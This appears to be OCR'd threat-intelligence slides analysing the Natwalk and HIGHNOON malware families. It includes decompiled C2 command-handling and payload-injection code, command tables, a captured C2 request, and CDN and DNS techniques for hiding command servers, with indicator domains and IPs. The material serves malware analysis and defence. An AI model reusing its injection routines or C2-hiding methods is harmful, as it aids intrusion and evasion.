gtuvid: 5A678B6941DEBED130E03C29E75A78065OA0AF5A0BBF4560FE333916FF98CDA1
Content-Length: 120
Host: cdn.cdnfree.workers.dev

   ; I| r .]  □ #k `   □ □□ □k □ p □ <
! 縩 □ □   □ □   □  \ □\ o  o+ S4□N5> `z `m  |l□  Z  □3N{~ □ □i\h .□ :s  W1    □
```

the post request of Natwalk




```
00000000  78 00 00 00 fe 0b fe 6e  ba d1 71 72 30 aa 2d 2d   x......n ..qr0.--
00000010  b0 b7 db 04 6b 00 19 46  0e 9d 49 4e 02 e0 12 a8   ....k..F ..IN....
00000020  ac 56 83 97 48 c0 43 32  98 6f ee 5d 0c 0d 5d 0f   .V..H.C2 .o.]..].
00000030  47 40 57 44 f1 a7 4f 22  7d 67 09 64 da 77 89 80   G@WD..O" }g.d.w..
00000040  81 82 b9 9c 49 85 e9 76  0b c9 86 af 8b b2 e2 b8   ....I..v ........
00000050  30 33 0e 0e 02 d9 ba d1  d4 06 65 64 61 7a 6b 37   03...... ..edazk7
00000060  98 2f 36 04 62 4f af f1  06 a9 32 6d 1d c3 3d 05   ./6.bO.. ..2m..=.
00000070  70 b1 1e da 43 28 22 5e  22 4e 6e a0               p...C("^ "Nn.
    00000000  74 00 00 00                                        t...
    00000004  f4 90 5a a0 3d 49 6a 79  f5 42 d4 be 54 57 53 75   ..Z.=Ijy .B..TWSu
    00000014  67 00 f2 13 63 51 1b 6f  0a 62 0c 6a ea 8d 6f d9   g...cQ.o .b.j..o.
    00000024  15 e8 41 d8 ce 21 3e 07  72 85 fd df 81 a7 b3 a5   ..A..!>. r.......
    00000034  db b6 f8 68 32 ee ca 30  65 3b f5 da 7b bd 64 e9   ...h2..0 e;..{.d.
    00000044  40 5d af a3 7b e7 11 4a  cb f8 23 06 36 f4 a5 50   @]..{..J ..#.6..P
    00000054  2a b7 de db e1 d0 33 a0  03 bd 8e 01 cd e4 23 79   *.....3. ......#y
    00000064  94 6f 9c 18 07 84 63 ca  57 8b bf 97 47 25 ba f2   .o....c. W...G%..
    00000074  10 f2 0e 76                                        ...v
```

raw TCP

Natwalk(cont.)

- Crosswalk also uses register + offset to call the Windows api in shellcode
- First command code are both 0x64
- But commands are different



```
switch ( a2 )
{
  case 0x64:
    if ( a4 >= 8 )
    {
      (*(a1 + 1376))(v12, a3, 4i64);          // 0x342b46 0x34fe20 dw_msvcrt.memcpy
      (*(a1 + 1376))(&v12[1], a3 + 4, 4i64);  // 0x342b5a 0x34fe20 dw_msvcrt.memcpy
      if ( !v12[0] )
        close_connection_345854(a1);
    }
    return;
  case 0x5C:
    create_session_key_342EA4(a1, a3, a4);
    return;
  case 0x66:
    if ( a4 == 0x30 )
    {
      (*(a1 + 1376))(v13, a3, 0x30i64);       // 0x342ba4 0x34fe20 dw_msvcrt.memcpy
      v8 = (*(a1 + 1408))(v13, a1 + 3376, 0x30i64) == 0;
      v9 = *(a1 + 208);
```

```
switch ( *a2 )
{
  case 0x64u:
    if ( a2[1] != 216 )
    {
      v16 = 100;
      goto LABEL_37;
    }
    v21 = (*(a1 + 248))(0i64, 216i64, 4096i64, 4i64);
    if ( v21 )
    {
      (*(*(a1 + 200) + 1856i64))(v21, v7, a2[1]);
      if ( (*(*(a1 + 200) + 928i64))(*(a1 + 840), 100i64, v21, a2[1]) <= 0 )
      {
        v10 = 0;
        v14 = (*(*(a1 + 200) + 336i64))();
        v15 = 7021;
        goto LABEL_42;
      }
      return 1;
```


Natwalk(cont.)

```
Software\Microsoft\Windows\CurrentVersion\Internet Settings
ProxyServer
texplorer.exe
%AllUsersProfile%\UTXP\nat\
%02X
POST
Mozilla/5.0 Chrome/72.0.3626.109 Safari/537.36
gtsid:
gtuvid:
https://msdn.microsoft.com
https://www.google.com
https://www.twitter.com
https://www.facebook.com
```


Unique string in the bottom of Natwalk

command	description
0x64	Close sessions
0x5C	Update the ChaCha20 key for C2 communication
0x66	Change the current status
0x74	Terminate all threads
0x78	kill process
0x7c	Run plug-in
0x82	Enumerate user info
0x8c	Send config to C2
0x8E	Load additional config

HIGHNOON(Botdll64)




HIGHNOON Loader



```
if ( CryptUnprotectData(&pDataIn, &ppszDataDescr, 0i64, 0i64, 0i64, 1u, &pDataOut) )
{
  v19 = decrypt_180001020(pDataOut.pbData, pDataOut.cbData, &Src, &v27);
  v2 = Src;
  if ( v19 )
  {
    v20 = inject_payload_180001C60(Src, v27);
    if ( v20 )
    {
      v21 = find_export_StartBot_1800020A0(v20);// StartBot
      if ( v21 )
```


DPAPI version

“F:\2019\RedEye\Door\Bin\Middle64.pdb”



```
if ( v0 )
{
  sub_1800016D0(v6, &v8);
  v7 = v5;
  memmove(v0, &unk_180012360, 0x4C600ui64);
  aes_decrypt_180001840((__int64)v6, (__int64)v0);
  v2 = inject_payload_180002620(v0);
  v3 = v2;
  if ( v2
    && (v4 = (void (__fastcall *)(int *))find_export_180002A60(v2, "StartBot")) != 0i64
    && (qword_180061C70 = find_export_180002A60(v3, "StopBot")) != 0 )
  {
    v4(off_180060960);
    result = 1i64;
```

AES version



```
v0 = get_version_180001000();
if ( v0 == 1 || v0 == 2 )
{
  snprintf(&Source, 0x12Bui64, "%s\\drivers\\%s.sys", &Buffer, "NdisHiker");
}
else if ( v0 > 2 )
{
  snprintf(&Source, 0x12Bui64, "%s\\drivers\\%s.sys", &Buffer, "WinDivert");
}
```

choose the driver determined by the dwMinorVersion

HIGHNOON command

- Command is same as the HIGHNOON mentioned by Macnica* in 2018


command	description
0	Bind Network Socket
1	Check IP address change and Receive Packet, Console Output
3	Console Output
4	Read //DEV//NULL and Console Output
5	Check IP address change and Receive Packet, Console Output

*https://hitcon.org/2018/pacific/downloads/1214-R2/1330-1400.pdf

C2 Hiding (D)


CDN service

- Https beacon : direct use CDN service to hide real C2 IP
  - Ex: microgoogle[.]ml



	Resolve	Location	Network	ASN	First	Last	Source	Tags
□	104.21.80.190		104.21.80.0/20	13335	2021-06-11	2021-07-23	riskiq, kaspersky	Cloudflare-Inc. Routable
□	172.67.153.74	US	172.67.144.0/20	13335	2021-06-11	2021-07-23	riskiq, kaspersky	Cloudflare-Inc. Routable

- DNS beacon




```
> ns.cloud01.tk
Server:         cruz.ns.cloudflare.com
Address:        108.162.192.88#53

Non-authoritative answer:
*** Can't find ns.cloud01.tk: No answer

Authoritative answers can be found from:
ns.cloud01.tk   nameserver = dc-e07ce2b085ac.cloud01.tk.
> server dc-e07ce2b085ac.cloud01.tk
Default server: dc-e07ce2b085ac.cloud01.tk
Address: 185.118.166.205#53
> ns.cloud01.tk
Server:         dc-e07ce2b085ac.cloud01.tk
Address:        185.118.166.205#53

Non-authoritative answer:
Name:   ns.cloud01.tk
Address: 8.8.8.8
```

Real C2 IP

ns1.hkserch.com

